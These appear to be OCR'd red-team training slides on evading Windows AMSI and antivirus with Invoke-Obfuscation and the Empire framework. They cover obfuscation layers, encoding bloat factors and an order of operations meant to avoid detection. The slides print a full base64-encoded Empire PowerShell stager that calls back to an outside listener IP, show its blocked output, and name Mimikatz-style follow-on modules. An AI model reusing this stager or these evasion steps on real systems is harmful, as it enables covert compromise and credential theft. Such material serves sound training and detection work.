
Token-layer Obfuscation

- Token\Variable (extremely useful for masking variable names to AMSI)
- Token\All (if you are super lazy)
  - This will get you caught
- Typically run whitespace last (2-3 times)



What is Abstract Syntax Tree (AST)?


Abstract Syntax Tree (AST)



Invoke-Obfuscation

Abstract Syntax Tree (AST)


- Changes structure of AST
- AST contains all parsed content in Powershell code without having to dive into text parsing (we want to hide from this)



Invoke-Obfuscation

Encoding


- Used to further mask the payload by converting the format (e.g., Hex, Binary, AES, etc)
- Beware: running too much encoding will break the 8,191 character limit



Invoke-Obfuscation

String


- Obfuscate Powershell code as a string
- Breaks up the code with reversing techniques and concatenation



Invoke-Obfuscation

Compress

- Can be used in conjunction with Encoding to reduce the overall size of the payload.




Encoding Type	CLI Syntax	Average Length	Bloat Factor
ASCII	ENCODING\1	501.119	5.01x
Hex	ENCODING\2	500.307	5.00x
Octal	ENCODING\3	596.64	5.97x
Binary	ENCODING\4	995.141	9.95x
SecureString	ENCODING\5	1460.898	14.61x
BXOR	ENCODING\6	506.956	5.07x
Special Characters	ENCODING\7	3252.748	32.53x
Whitespace	ENCODING\8	1830.199	18.30x

Invoke-Obfuscation

Launcher

- Not needed since Empire already includes a launcher




Invoke-Obfuscation

Order of operations

- Mix it up to avoid detection
- Example:
  - Token\String\1,2
  - Whitespace\1
  - Encoding\1
  - Compress\1

Invoke-Obfuscation in Empire



AMSI Bypasses

Why do we need this?

If our payload is already obfuscated enough to evade AMSI why bother?

- Only the first part of the stager is obfuscated!


```
(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > set AMSIBypass False
(Empire: stager/multi/launcher) > generate
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAHIAcwBJAG8ATgBUAGEAQgBsAGUALgBQAFMAVgBlA
AbQBCAGwAeQAuAEcAZQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0
UAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQB
GEAbABVAEUAKAAkAE4AdQBsAGwAKQA7AEkARgAoACQAMwBhADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAaw
AGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZ
dAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkA
BJAGMAVABJAG8AbgBhAFIAeQBbAFMAdAByAGkATgBHACwAUwB5AFMAVABFAG0ALgBPAEIAagBlAGMAVABdAF0AOgA6AE4
wBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBBAGwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAH
SABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlA
AaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAGEATAB9AEUATABzAGUAewBbAFMAQwBy
cALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAFQAVgBBAGwAdQBlACgAJAB
EkAYwAuAEgAQQBzAEgAUwBFAHQAWwBTAFQAcgBpAE4ARwBdACkAKQB9AH0AOwBbAFMAeQBTAFQARQBNAC4ATgBFAFQALg
AFQASQBOAHUARQA9ADAAOwAkADEAQwBGAD0ATgBFAHcALQBPAGIAagBlAGMAVAAgAFMAeQBzAHQAZQBtAC4ATgBFAHQAL
zACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEA
BVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAMQBDAGYALgBQAFIAbwBYAFkAPQBbAFMAeQBTAHQAZQBNAC4
AAxAEMARgAuAFAAUgBPAHgAWQAuAEMAUgBlAGQARQBOAFQAaQBhAEwAUwAgAD0AIABbAFMAeQBzAHQARQBtAC4ATgBFAF
QwByAEUAZABlAG4AdABpAEEATABzADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkADEAYwBmAC4AUAByA
ASQBJAC4ARwBlAHQAQgB5AFQARQBTACgAJwBVAE4AUgA+AGYAUwApAEgAfQBAAEoAIwBFAGoAZwBuAHAAbQBpADcAcgB3
4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQA
F0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASA
ACQAUwBbACQASQBdADsAJABfAC0AYgBYAG8AUgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0AKQAlADIAN
vAGQARQAuAEcARQB0AFMAdAByAGkATgBHACgAWwBDAG8ATgBWAEUAcgBUAF0AOgA6AEYAUgBvAE0AQgBhAFMARQA2ADQA
BBAHUAQQBEAEUAQQBOAGcAQQA0AEEAQwA0AEEATgB3AEEAeQBBAEMANABBAE0AZwBBAHoAQQBEAFkAQQBPAGcAQQA0AEE
ABlAEEAZABlAFIAcwAuAEEARABEACgAIgBDAG8AbwBrAGkAZQAiACwAIgBSAFQAUABOAGwAdQBUAHkAYgBvAGYAPQArAF
YQA9ACQAMQBDAGYALgBEAG8AVwBuAEwATwBBAGQARABBAFQAYQAoACQAcwBFAFIAKwAkAHQAKQA7ACQAaQBWAD0AJABEA
AZwB0AGgAXQA7AC0ASgBvAGkATgBbAEMASABBAFIAWwBdAF0AKAAmACAAJABSACAAJABkAGEAVABBACAAKAAkAEkAVgAr
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.72.168
```

```
Windows PowerShell
QAcgBpAE4ARwBdACkAKQB9AH0AOwBbAFMAeQBTAFQARQBNAC4ATgBFAFQALgBTAGUAUgB2AGkAYwBlAFAATwBpAE4AVABNAEEAbgBhAEcARQBSAF0AOgA
lAGMAVAAgAFMAeQBzAHQAZQBtAC4ATgBFAHQALgBXAGUAQgBDAEwASQBFAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkA
IABYAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkADEAYwBGAC4ASABFAGEAZABlAHIAUwAuAEEAZABkACgAJwBVAHMAZQByA
FQALgBXAEUAYgBSAGUAUQBVAGUAUwBUAF0AOgA6AEQAZQBmAGEAVQBMAFQAVwBFAEIAUABYAE8AWABZADsAJAAxAEMARgAuAFAAUgBPAHgAWQAuAEMAUg
BMAEMAQQBDAGgARQBdADoAOgBEAEUARgBhAFUAbABUAE4AZQB0AHcAbwByAEsAQwByAEUAZABlAG4AdABpAEEATABzADsAJABTAGMAcgBpAHAAdAA6AFA
ALgBFAG4AQwBvAGQASQBOAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAQgB5AFQARQBTACgAJwBVAE4AUgA+AGYAUwApAEgAfQBAAEoAIwBFAGoAZwBu
AFMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsAL
AAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQBdACkAJQAyADU
0AYgBYAG8AUgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0AKQA1ADIANQA2AF0AfQB9ADsAJABzAGUAcgA9ACQAKABbAFQARQB4AFQALgB
WAEUAcgBUAF0AOgA6AEYAUgBvAE0AQgBhAFMARQA2ADQAUwB0AFIASQBuAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEA
QQBEAFkAQQBPAGcAQQA0AEEARABBAEEAJwApACkAKQA7ACQAdAA9ACcALwBhAGQAbQBpAG4ALwBnAGUAdAAuAHAAaABwACcAOwAkADEAYwBGAC4ASAB1A
FcAVgBBAGsAdwBwAEoAdAA5ADcAZQAzAHgASABPAEoAdQBoADYAeAA2ACsASgB6AG0AdwA9ACIAKQA7ACQAZABBAHQAYQA9ACQAMQBDAGYALgBEAG8AVw
BdADsAJABkAEEAdABhAD0AJABkAEEAdABBAFsANAAuAC4AJABkAEEAdABBAC4ATAB1AE4AZwB0AGgAXQA7AC0ASgBvAGkATgBbAEMASABBAFIAWwBdAF0A
IEX : At line:1 char:1
+ FuNCTion StarT-NEGOtIAtE {param($s,$SK,$UA="Mozilla/5.0 (Windows NT 6 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1745
+ ... ];$dAta=$dAtA[4..$dAtA.LeNgth];-JoiN[CHAR[]](& $R $daTA ($IV+$K))|IEX
+                                                                    ~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Why do we need this?

AMSI bypasses let us
load whatever future modules we may want without issues

- Mimikatz, PSInject, Powerup



AMSI results


- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768

```
Session           : 18
ScanStatus        : 1
ScanResult        : 32768
AppName           : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.17763.1
ContentName       :
Content           : $var1 = 'amsicontext'
